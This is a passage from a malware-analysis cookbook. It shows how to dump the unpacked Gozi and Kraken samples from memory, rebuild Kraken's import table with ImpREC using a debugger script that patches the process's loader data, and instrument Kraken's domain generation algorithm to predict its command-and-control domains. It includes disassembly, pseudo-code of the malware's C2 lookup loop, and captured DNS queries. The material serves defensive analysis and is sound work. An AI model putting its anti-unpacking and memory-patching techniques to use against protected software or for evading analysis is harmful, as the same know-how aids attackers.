
- A standalone tool such as LordPE<sup>13</sup>
- A debugger plug-in such as OllyDump<sup>14</sup>
- A memory forensics platform such as Volatility (see Recipe 16-7)

The tool that you choose to use depends on how you are currently performing the analysis. A standalone tool such as LordPE can dump memory for any process on the system. A debugger plug-in such as OllyDump can only dump memory of a process that you are debugging. On the other hand, Volatility can extract the memory of a process from a RAM dump.

### Using LordPE

Figure 12-14 shows the LordPE application. When you right-click a process to dump, you'll see the options for dump full, dump partial, or dump region. If you choose dump full, LordPE will extract process memory starting at ImageBase and stopping at ImageBase+ImageSize. This is what you'll typically choose, but as you can see in the figure, Gozi advertises an ImageSize of 0x1AA00000. That's over 400MB, which is too large to be the real image size. It's a simple anti-unpacking trick that causes LordPE's dump full option to fail. If this happens, you can choose dump partial instead, and enter a valid value for the image size.

You may notice that LordPE's menu displays the option "correct ImageSize," but it's not very reliable in our experience. You need to choose a value that is large enough to gather the whole unpacked program but small enough to not cause LordPE to access memory that isn't allocated or that belongs to another module in the process. One way to get a more accurate size is to view the debugger's memory map. Look for contiguous memory blocks starting at 0x1AA00000. In Figure 12-15, you can see three blocks, which total 0x31000 in size. Therefore, 0x31000 is what you should enter into LordPE's size field for the dump.




**Figure 12-14:** Fixing the image size with LordPE before dumping memory

Address	Size	Owner	Section	Contains	Type	Access
1AA00000	00001000				PE header	Pr Lw R
1AA01000	00000000				Code, imports, exports	Pr Lw R
1AA0E000	00002000				Resources	Pr Lw R
1AA00000	00004000	MSZHELP	.text		Code, imports, exports	Ing R E
1AA01000	00001000	MSZHELP	.data		Data	Ing R
1AA06000	00001000	MSZHELP	.rsrc		Resources	Ing R
1AA07000	00001000	MSZHELP	.reloc		Relocations	Ing R
1AA08000	00001000	MSZHELP	.text		Code, imports, exports	Ing R E
1AA09000	00001000	MSZHELP	.data		Data	Ing R
1AA0A000	00001000	MSZHELP	.rsrc		Resources	Ing R
1AA0B000	00001000	MSZHELP	.reloc		Relocations	Ing R
1AA0C000	00001000	MSZHELP	.text		Code, imports, exports	Ing R E
1AA0D000	00001000	MSZHELP	.data		Data	Ing R
1AA0E000	00001000	MSZHELP	.rsrc		Resources	Ing R
1AA0F000	00001000	MSZHELP	.reloc		Relocations	Ing R
1AA10000	00001000	MSZHELP	.text		Code, imports, exports	Ing R E

Three contiguous memory blocks starting at 0x1AA00000.

**Figure 12-15:** The debugger's memory map shows which segments belong to gozi.exe.

At this point, you can save the output from LordPE to a file on disk and open it in IDA Pro. When you compare the Figure 12-10 (packed) with Figure 12-16 (unpacked), you'll notice a significant change. In the unpacked version, you can see the entire list of functions and all of the imports, and—most important—the program's instructions aren't encrypted anymore.



**Figure 12-16:** The unpacked version of gozi.exe in IDA Pro

In this example of unpacking Gozi, we got lucky and only ran into one anti-unpacking trick (the invalid image size). The next recipe discusses a few roadblocks and how you can circumvent them.

<sup>13</sup> <http://www.woodmann.com/collaborative/tools/index.php/LordPE>


<sup>14</sup> <http://www.woodmann.com/collaborative/tools/index.php/OllyDump>

## RECIPE 12-10: REBUILDING IMPORT TABLES WITH IMPREC



You can find supporting material for this recipe on the companion DVD.

Many packers intentionally try to hide OEP by creating a *spaghetti* effect. This consists of hundreds of interwoven code blocks without an apparent end, and functions that never return (they just jump to another location). When you load a file packed with such a method into IDA, it just looks like a big maze and you could spend hours trying to find the instruction that leads to OEP. Figure 12-17 shows an example of how spaghetti packers appear. The following discussion uses the binary in this figure, which is a variant of the Kraken malware.




**Figure 12-17:** Kraken's spaghetti packer prevents you from easily spotting OEP.



## Combating the Spaghetti Packer

One of the tricks you can leverage, which is mentioned in Recipe 12-8, is loading the file in a debugger and setting a breakpoint on an API function frequently called at the start of a program. This method isn't perfect because not all programs call the same functions during startup. However, if you're using virtual machines to analyze the malware, it's worth trying—and if your breakpoint doesn't trigger, then you can just revert the machine and try something else.

In Figure 12-18, we loaded the “spaghetti-packed” binary in a debugger and set a breakpoint on `GetCommandLineA` (one of the functions commonly called from a program's entry point). When the breakpoint is triggered, you can look in the stack pane and see that the return address is `0x0086F215`. If a known module exists in this memory range, the module's name is displayed next to the address—for example, `modname.0086F215`. Because there is no module name, no owner is associated with the address. This is very indicative of a packer that moves its code to an arbitrary memory segment, performs unpacking, and then resumes execution from the new address.




**Figure 12-18:** The stack pane reveals the caller's address.

Using the debugger, you can navigate to `0x0086F215` in the CPU pane. This is the body of the unpacked malware. To dump the unpacked content to disk, you just need to know the base address and size of the memory segment that contains `0x0086F215`. Recipe 12-8 showed how to use the debugger's memory tab to investigate the base address and size, and then dump a range of memory with LordPE. We did the same thing for this example and



found that the base address was 0x00860000 and the size was 0x18000. Then we loaded the dumped file into IDA Pro, however, it didn't display as nicely as the Gozi sample. As you can see in Figure 12-19, many of the calls to API functions show addresses instead of the names. As a result, you can't tell which functions are being called.



These values should be API function names.

**Figure 12-19:** Calls to API functions are incorrect in IDA Pro.


## Using Import REConstructor

Import REConstructor<sup>15</sup> (ImpREC) is a tool you can use to rebuild the import tables of packed malware. The tool works by scanning the memory of a process for calls to imported functions. It builds a list of entries and then applies a patch to the file you dumped with LordPE. In particular, it modifies the PE header in such a way that it's possible to determine which API functions are being called when you load the dumped file in IDA Pro.

When you start ImpREC, the tool gives you a list of processes from which you can choose. You'll select the malware that you've got running in the debugger. Once you've done this, you can rebuild the process's executable or one of its loaded DLLs. Now here's the tricky part—for this spaghetti-packed malware, you don't want to rebuild the process's executable *or* any of its DLLs. You want to rebuild the module whose base address is 0x00860000. As you can see in Figure 12-20, after choosing our malware process, there is no option for rebuilding a module at 0x00860000.

So how do you use ImpREC to rebuild the import tables of a module that isn't listed? First, you need to understand how ImpREC generates the list of modules that it does show. The tool reads the Process Environment Block (PEB) of the process and parses the InLoadOrder module list. These structures are discussed in detail in the beginning of Chapter 16, so you may want to quickly review that text. To trick ImpREC into "seeing" a module at 0x00860000, you can either add a module to the InLoadOrder module list or modify an existing module's base and size. The trickimprec.py PyCommand (on the book's DVD) for Immunity Debugger works using the latter technique. It modifies the base address and size of the process's

These options do not include a module at 0x00860000.



**Figure 12-20:** ImpREC is not aware of the module at 0x00860000.

main executable (the one with a base address of 0x00400000 according to Figure 12-20) to a value that you specify. Here's the code:

```
import immlib
import getopt
from string import atoi

def main (args):
    imm = immlib.Debugger()
    base = None
    size = None

    try:
        opts, argo = getopt.getopt(args, "b:s:")
    except getopt.GetoptError:
        return "Usage: !trickimprec -b BASE -s SIZE"

    for o,a in opts:
        if o == "-b":
            base = atoi(a, 16)
        elif o == "-s":
            size = atoi(a, 16)
```

```

if base==None or size==None:
    return "Usage: !rebase -b BASE -s SIZE"

# pointer to PEB_LDR_DATA
ldr = imm.readLong(imm.getPEBAddress()+12)

# pointer to InLoadOrder list
load_order_list = imm.readLong(ldr+12)

# pointer to the first loaded module's base and size
# this will be to the exe image itself
ptr_base = load_order_list+24
ptr_size = load_order_list+32
mod_base = imm.readLong(ptr_base)

# overwrite the base and size with the values
# supplied by the user
imm.writeLong(ptr_base, base)
imm.writeLong(ptr_size, size)

```

You can use this plug-in by copying `trickimprec.py` from the book's DVD into your PyCommands directory. Then type the following command in the debugger's command box. For more information regarding PyCommands, see Recipe 11-8.

```
!trickimprec -b 0x00860000 -s 0x18000
```

Now, when you refresh ImpREC, it will think the `wfsdmj.exe` process exists at base address `0x00860000` instead of `0x00400000`. Indeed, a copy of `wfsdmj.exe` exists at `0x00400000`, but it's the packed copy. The unpacked copy exists at `0x00860000` and that's the one you want to rebuild. Notice in Figure 12-21 how ImpREC automatically recognized the new base address.

## Getting the IAT Parameters

Regardless of whether you needed to take these extra steps to get the right module loaded in ImpREC, you'll now need to tell ImpREC how to find the module's import table. You can do this in an automated or manual manner. The automated method, which consists of clicking AutoSearch followed by Get Imports, is obviously the quickest, but it doesn't always work. The manual method involves using your debugger to locate the import table and its size. You'll enter the proper values into the RVA and Size field of ImpREC and click Get Imports.

To manually find the import table in your debugger, look for a call (any call) to an imported function in the unpacked malware. The `GetCommandLineA` identified earlier will do just fine. Right-click the instruction and choose Follow in Dump ➞ memory address. This will navigate to the memory address `0x00873060` in the dump pane. If you switch the format of the dump pane to Long/Address (this is all discussed in Recipe 11-3), then you'll see the names of imported functions, as shown in Figure 12-22.




Figure 12-21: ImpREC can recognize the module at 0x00860000.





Figure 12-22: You can see the imported functions in the debugger's dump pane.

Now you just need to scroll up in the dump pane until you find the start of the import table. It will be obvious because you'll reach a point where there are no more function names. Also, scroll down to find the end of the import table. In this case, the start of the table was at 0x00873000 and the end was at 0x00873294. This gives you a size of 0x298 (0x294 plus 4 bytes for the final entry). Enter **0x298** in the ImpREC Size field. As for the RVA field, enter **0x00013000**. The RVA (relative virtual address) is computed by subtracting

the absolute address of the start of the import table from the base address of the module ( $0x00873000 - 0x00860000 = 0x0001300$ ).

With the proper RVA and Size values filled into ImpREC, you can click FixDump. This launches a file browser where you can choose the file that you dumped with LordPE. ImpREC applies the patches and saves the changes to a new file named according to the original. For example, if your dumped file was `C:\dumped.exe`, ImpREC will create `C:\dumped_.exe`. Open the patched file in IDA Pro and you'll notice how all of the imports have now been repaired. Figure 12-23 shows the final result. Notice that it's the same code as shown in Figure 12-19, but with repaired import tables.



```

00862096 mov     edi, ds:ioctlssocket
0086209C and     [esp+28h+var_14], 0
008620A1 lea     eax, [esp+28h+argp]
008620A5 push    ecx                ; argp
008620A6 push    8888667Eh          ; cmd
008620AA push    dword ptr [esi+4] ; s
008620AF mov     [esp+34h+argp], 1
008620B6 call    edi ; ioctlssocket
008620B8 push    10h                ; namelen
008620BA lea     eax, [esp+2Ch+name]
008620BE push    ecx                ; name
008620BF push    dword ptr [esi+4] ; s
008620C2 call    ds:connect
008620C8 push    [ebp+arg_8]
008620CB mov     ecx, esi
008620CD call    sub_86A766
008620D2 test    al, al
008620D4 jnz     short loc_8620F5
  
```

**Figure 12-23:** The repaired Kraken binary in IDA Pro

In this recipe, you learned how to circumvent several different challenges that you'll likely encounter in the wild. First, you couldn't find OEP due to the spaghetti packing. Then you had to patch some bytes in memory so that ImpREC could identify the module you wanted to rebuild. Finally, you manually located the import table and rebuilt the dumped file. Now you can analyze it freely in IDA Pro and see all of the function names.

Here are a few other tips and resources to keep in mind when manually unpacking malware:

- You only need to modify the OEP field in ImpREC if you use the AutoSearch feature or if you plan on re-running the rebuilt file on another machine. Otherwise, the entry point may be incorrect when you open the file in IDA Pro, but you'll still be able to analyze all of the code.
- After you click Get Imports in ImpREC, you may notice a "valid:No" message beside some of the DLLs. If you expand the tree and view each of the imported functions in the DLL, you'll notice that some are clearly invalid. Just right-click those entries and choose Cut Thunk to delete them, and the "valid:No" message will turn to "valid:Yes" when you're done.

- The Universal Import Fixer (UIF) tool<sup>16</sup> can automate the process of finding the import table, determining the table's size, and performing various other IAT-related tasks.
- On Frank Boldewin's website,<sup>17</sup> he has posted at least three Flash tutorials on how to unpack malware using ImpREC, UIF, and OllyDbg.

<sup>15</sup><http://www.woodmann.com/collaborative/tools/index.php/ImpREC>

<sup>16</sup>[http://www.woodmann.com/collaborative/tools/index.php/Universal\\_Import\\_Fixer](http://www.woodmann.com/collaborative/tools/index.php/Universal_Import_Fixer)

<sup>17</sup><http://www.reconstructor.org/papers.html>

## Unpacking Resources

Malware analysts and virus researchers have been dealing with packed code for many years. Sadly, we can't cover more aspects of unpacking in this book, but we would like to point out some promising tools and concepts that you can use to further your knowledge. Table 12-3 shows a few of these resources and contains links to where you can find more information.

**Table 12-3:** Unpacking Resources

Resource	URL	Description
IDA Pro's Universal PE unpacker plug-in	<a href="http://www.hex-rays.com/idapro/unpack_pe/unpacking.pdf">www.hex-rays.com/idapro/unpack_pe/unpacking.pdf</a>	This plug-in is based on debugging the malware with strategically set breakpoints to determine when the code will jump to OEP.
Ether	<a href="http://ether.gtisc.gatech.edu/index.html">http://ether.gtisc.gatech.edu/index.html</a>  <a href="http://www.offensivecomputing.net/?q=node/1575">http://www.offensivecomputing.net/?q=node/1575</a>	Ether uses hardware virtualization extensions such as Intel VT and a patched XEN hypervisor to remain transparent to malware as it executes. You can upload samples to Ether's website or install it locally on your own machine. There is a beta version of a Debian package with precompiled binaries that you can try.
The Collaborative RCE Tool Library	<a href="http://woodmann.com/collaborative/tools/index.php/Category:Unpacking_Tools">http://woodmann.com/collaborative/tools/index.php/Category:Unpacking_Tools</a>	This site contains a large number of unpacking tools that you can practice with.

Resource	URL	Description
BitBlaze and Renovo	<a href="http://bitblaze.cs.berkeley.edu/">http://bitblaze.cs.berkeley.edu/</a> <a href="http://bitblaze.cs.berkeley.edu/renovo.html">http://bitblaze.cs.berkeley.edu/renovo.html</a>	BitBlaze is an online service that includes code unpacking with Renovo. The website allows you to upload files and then shows a memory map that highlights segments containing packed or unpacked code; it also allows you to download certain unpacked memory segments for analysis in IDA Pro.
EUREKA!	<a href="http://eureka.cyber-ta.org/">http://eureka.cyber-ta.org/</a>	This is an online service that attempts to unpack and disassemble binaries that you upload. It produces annotated graphs of the code, strings extracted from the unpacked binary, and any detected DNS hostnames.
DynamoRIO, PIN, and Saffron	<a href="http://dynamorio.org/">http://dynamorio.org/</a> <a href="http://www.pintool.org/">http://www.pintool.org/</a> <a href="http://www.offensivecomputing.net/bhusa2007/saffron-di.cpp">www.offensivecomputing.net/bhusa2007/saffron-di.cpp</a>	These are dynamic instrumentation tools that support manipulation of a program while it executes. You can replace instructions and add instructions to a program in order to control or observe its actions at a very granular level. Danny Quist's unpacking tool, named Saffron, is based on PIN.
TitanEngine SDK and FUU	<a href="http://reversinglabs.com/products/TitanEngine.php">http://reversinglabs.com/products/TitanEngine.php</a> <a href="http://code.google.com/p/fuu/">http://code.google.com/p/fuu/</a>	The FUU (Fast Universal Unpacker) is a GUI tool for Windows that supports unpacking, decompressing, and decrypting many common packers. It's based on the TitanEngine SDK from ReversingLabs.

## Debugger Scripting

This section describes how you can instrument malware samples using a debugger for the purposes of decoding or decrypting data. Michael Ligh and Greg Sinclair presented on this topic at Defcon16 (you can find the slides at [http://mhl-malware-scripts.google-code.com/files/Defcon2008\\_MalwareRCE\\_Ligh\\_Sinclair.pdf](http://mhl-malware-scripts.google-code.com/files/Defcon2008_MalwareRCE_Ligh_Sinclair.pdf)). The theory behind using a debugger to develop decryption utilities is that, as long as you can find the algorithm (i.e., decryption function) in a malware sample, you can execute the malware in such a way

that you control the input to the function. Thus, if you have found encrypted data in a file or packet capture, you can stage that data in the memory of the malware process (using your debugger), supply it to the decryption function as an argument, and then capture the function's output (the plain text data). In a sense, you are overriding the malware's behaviors and default course of actions with your own.

The recipes that follow use Immunity Debugger's Python interface to perform the instrumentation. However, you could just as easily use WinAppDbg (see Recipe 11-12) or IDAPython (<http://code.google.com/p/idapython/>).

## RECIPE 12-11: CRACKING DOMAIN GENERATION ALGORITHMS



*You can find supporting material for this recipe on the companion DVD.*

If attackers hard-code the hostnames or IP addresses of their command and control (C2) servers into malware, it's easier for the good guys to identify those machines and subsequently shut them down (by reporting inappropriate use to registrars or ISPs). Because this can put a major dent into a botnet's operation, attackers started designing new ways for their malware to find C2 servers. One such alternative is known as a *domain generation algorithm* (DGA) and has been implemented into malware such as Kraken, Srizbi, Torpig, and Conficker. This recipe describes the concept of a DGA and shows how you can leverage debugger scripting to research the algorithms involved.

### Domain Generation Algorithms

A DGA is an algorithm compiled into the malware's executable that computes domains, given some value as input. You can think of this value as an encryption key or seed for the algorithm. Unless you know the seed and the algorithm, you can't predict which domains the malware will contact. Early variants of the Conficker worm would generate a daily list of 250 domains based on the current date and try to contact each one. This resulted in the formation of the Conficker Working Group,<sup>18</sup> a collaborative industry effort to combat Conficker by blocking access to each day's list of domains. In response to this, new variants of Conficker were modified to generate 50,000 domain names a day. You can see how this can complicate efforts to block the miscreant's access to the botnet. One would have to effectively prevent access to 50,000 new domain names every day.

### Researching Kraken's DGA

In the following `tcpdump` output, you can see a few of the domains generated by Kraken's DGA.

```
$ tcpdump -r traffic.pcap -n dst port 53
reading from file traffic.pcap, link-type EN10MB (Ethernet)
IP 192.168.2.5.1025 > 4.2.2.1.53: 44608+ A? hmhxnupkc.mooo.com. (36)
```



```
IP 192.168.2.5.1025 > 4.2.2.1.53: 58435+ A? rffcteo.dyndns.org. (36)
IP 192.168.2.5.1025 > 4.2.2.1.53: 62018+ A? bdubefoeug.yi.org. (35)
```

This recipe shows you how to predict all the domains that Kraken's DGA will generate, rather than just the small subset that you'll get by executing the malware and capturing DNS lookups. To begin, you need a sample of the malware's executable. Unpack it if necessary and navigate to the network-related APIs. In particular, look for calls to `DnsQuery` or `gethostbyname` because those are the APIs most programs use to resolve a domain to an IP. The following is pseudo-code based on what we saw in the Kraken sample:

```
unsigned int counter = 0;
char *pbuf;
struct hostent *rhost;

while(1) {
    if (dga_get_domain(pbuf, counter++)) {
        rhost = gethostbyname(pbuf);
        if (rhost != NULL) {
            if (try_connect(rhost)) {
                break;
            }
        }
    }
    Sleep(1000);
}
```

The code shows Kraken calling a function named `dga_get_domain` within a while loop. During each iteration of the loop, the program increments the `counter` variable by one and passes that as the second parameter to `dga_get_domain`. The first parameter is an output buffer that receives the generated domain name. Believe it or not, this is 90 percent of what you need to know for cracking the algorithm. Indeed, other algorithms may be more complex, but Kraken's is rather simple. It's based entirely on the value of the `counter` variable. If you had access to Kraken's source code, you could generate all possible domains using a loop like this:

```
counter = 0;
do {


    dga_get_domain(pbuf, counter++);
    printf("The domain is: %s\n", pbuf);

} while (counter < max_domains);
```

Wait a minute! Did we say "If you had access to Kraken's source code"? Yes, we did, and while you probably don't have the source code, if you have a copy of the malware (with the DGA algorithm compiled into it), then that's good enough. Using a debugger, you can instrument the malware and make it repeatedly call `dga_get_domain`. Each time around, you'll increment the value passed as its second parameter by modifying the stack of the

running program. By setting a breakpoint at the end of `dga_get_domain`, you can tell when the algorithm is complete, and you can read the domain name from the output buffer.

Figure 12-24 demonstrates the logic behind this type of instrumentation. The chart on the left represents an uninstrumented program. It executes from start to finish as its author intended. The chart on the right represents an instrumented version. The debugger controls the program and only executes the function(s) required for generating the domains.



**Figure 12-24:** Example flow of execution for uninstrumented and instrumented malware

To instrument a program as we've described, here's what you'll need to know ahead of time:

- **The DGA function's starting address:** Set the EIP register to this address before and after each iteration of the loop.

- **The number and type of arguments that the DGA function accepts:** Use this information to “fix” the stack so that the DGA function sees different arguments each time it executes.
- **How to retrieve the DGA function’s return value:** You need to know where to look (i.e., in a register, stack location, and so on) for extracting the generated domain.

The following code shows how you can implement the steps using a PyCommand for Immunity Debugger. When you call the program, you pass it the DGA function’s starting address. Everything else is done for you, including figuring out where the function ends, setting the breakpoints, incrementing the stack parameters, and reading the generated domains.

```
import immlib
import getopt
from string import atoi

def main (args):
    imm = immlib.Debugger()
    table = imm.createTable('Kraken Domains', ['Index', 'Name'])
    dga_start = None

    try:
        opts, argo = getopt.getopt(args, "s:")
    except getopt.GetoptError:
        return "Usage: !kraken -s STARTADDR"

    for o,a in opts:
        if o == "-s":
            dga_start = atoi(a, 16)

    if dga_start==None:
        return "Usage: !kraken -s STARTADDR"

    func = imm.getFunction(dga_start)


    imm.setBreakpoint(func.getEnd()[0]) # bp on the end
    pbuf = imm.remoteVirtualAlloc(4)   # for the output

    for idx in range(0,100):
        if idx % 2: continue # skip odds
        # set EIP to the function's start
        imm.setReg("EIP", dga_start)
        # ESP+4 is the 1st argument and ESP+8 is the 2nd
